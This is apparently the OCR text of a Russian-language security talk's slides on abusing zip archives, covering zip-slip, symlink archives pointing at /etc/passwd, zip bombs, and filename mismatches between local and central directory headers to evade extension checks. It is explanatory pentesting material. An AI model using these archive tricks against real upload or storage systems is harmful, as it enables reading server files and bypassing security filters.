Digital Security

Используем zip на macOS

@v1ru55

Whoami

- Telegram: @v1ru55
- Pentester @DSec
- Bug hunter (Yandex, Mail.ru, Protonmail)
- Sometimes a speaker (Digital Security OnAir)
- Guitar player (try to find me on YT)

Волков Владимир

Пентестер, цтфер, питонист

v.volkov@dsec.ru

Содержание

Предисловие


Система хранения

Система хранения, которая смотрит расширения файлов в архиве

Как хакать?

- Тыкнуть кавычку
- Двойное расширение
- Null byte
- Просто получить RCE

Система хранения



Приколы zip

Уязвимости

→ Zip-slip

→ Zip symlink

→ Zip-bomb

Приколы zip

Zip-slip

Позволяет распаковывать файл в произвольную директорию

Evilarc.py

https://github.com/ptoomey3/evilarc


Приколы zip

Zip symlink

Позволяет при распаковке ссылки получить доступ к файлу на сервере, на который указывает ссылка

ln –s /etc/passwd link


zip –symlink link.zip link



Приколы zip

Zip-bomb

При распаковке или занимает очень много места на диске, или бесконечно рекурсивно распаковывается



Проблема

Как хакать?

struct ZIPFILERECORD record	test.txt	0h	56h
char frSignature[4]	PK▒▒	0h	4h
ushort frVersion	10	4h	2h
ushort frFlags	0	6h	2h
enum COMPTYPE frCompression	COMP_...	8h	2h
DOSTIME frFileTime	04:47:46	Ah	2h
DOSDATE frFileDate	08/02/2...	Ch	2h
uint frCrc	C1F28C...	Eh	4h
uint frCompressedSize	20	12h	4h
uint frUncompressedSize	20	16h	4h
ushort frFileNameLength	8	1Ah	2h
ushort frExtraFieldLength	28	1Ch	2h
char frFileName[8]	test.txt	1Eh	8h
uchar frExtraField[28]		26h	1Ch
uchar frData[20]		42h	14h
struct ZIPENDLOCATOR endLocator		A4h	16h
char elSignature[4]	PK▒▒	A4h	4h
ushort elDiskNumber	0	A8h	2h
ushort elStartDiskNumber	0	AAh	2h
ushort elEntriesOnDisk	1	ACh	2h
ushort elEntriesInDirectory	1	AEh	2h
uint elDirectorySize	78	B0h	4h
uint elDirectoryOffset	86	B4h	4h
ushort elCommentLength	0	B8h	2h

struct ZIPDIRENTRY dirEntry	test.exe	56h	4Eh
char deSignature[4]	PK▒	56h	4h
ushort deVersionMadeBy	798	5Ah	2h
ushort deVersionToExtract	10	5Ch	2h
ushort deFlags	0	5Eh	2h
enum COMPTYPE deCompression	COMP_...	60h	2h
DOSTIME deFileTime	04:47:46	62h	2h
DOSDATE deFileDate	08/02/2...	64h	2h
uint deCrc	C1F28C...	66h	4h
uint deCompressedSize	20	6Ah	4h
uint deUncompressedSize	20	6Eh	4h
ushort deFileNameLength	8	72h	2h
ushort deExtraFieldLength	24	74h	2h
ushort deFileCommentLength	0	76h	2h
ushort deDiskNumberStart	0	78h	2h
ushort deInternalAttributes	1	7Ah	2h
uint deExternalAttributes	218097...	7Ch	4h
uint deHeaderOffset	0	80h	4h
char deFileName[8]	test.exe	84h	8h
uchar deExtraField[24]		8Ch	18h

Структура Zip-файла

Эксперименты!

Zip_1_test_1

Подмена в central dir

ZIP 1

Zip_1_test_2

Подмена в local file

ZIP 1

Zip_2_test_1

Подмена в central dir

ZIP 64

Zip_2_test_2

Подмена в local file


ZIP 64


Какой еще zip 64?


	Standard Format	Zip64 Format
Number of Files Inside an Archive	65,535	2^64 - 1
Size of a File Inside an Archive [bytes]	4,294,967,295	2^64 - 1
Size of an Archive [bytes]	4,294,967,295	2^64 - 1
Number of Segments in a Segmented Archive	999 (spanning) 65,535 (splitting)	4,294,967,295 - 1
Central Directory Size [bytes]	4,294,967,295	2^64 - 1


http://www.artpol-software.com/ZipArchive/KB/0610051629.aspx

Тестовые Zip-файлы







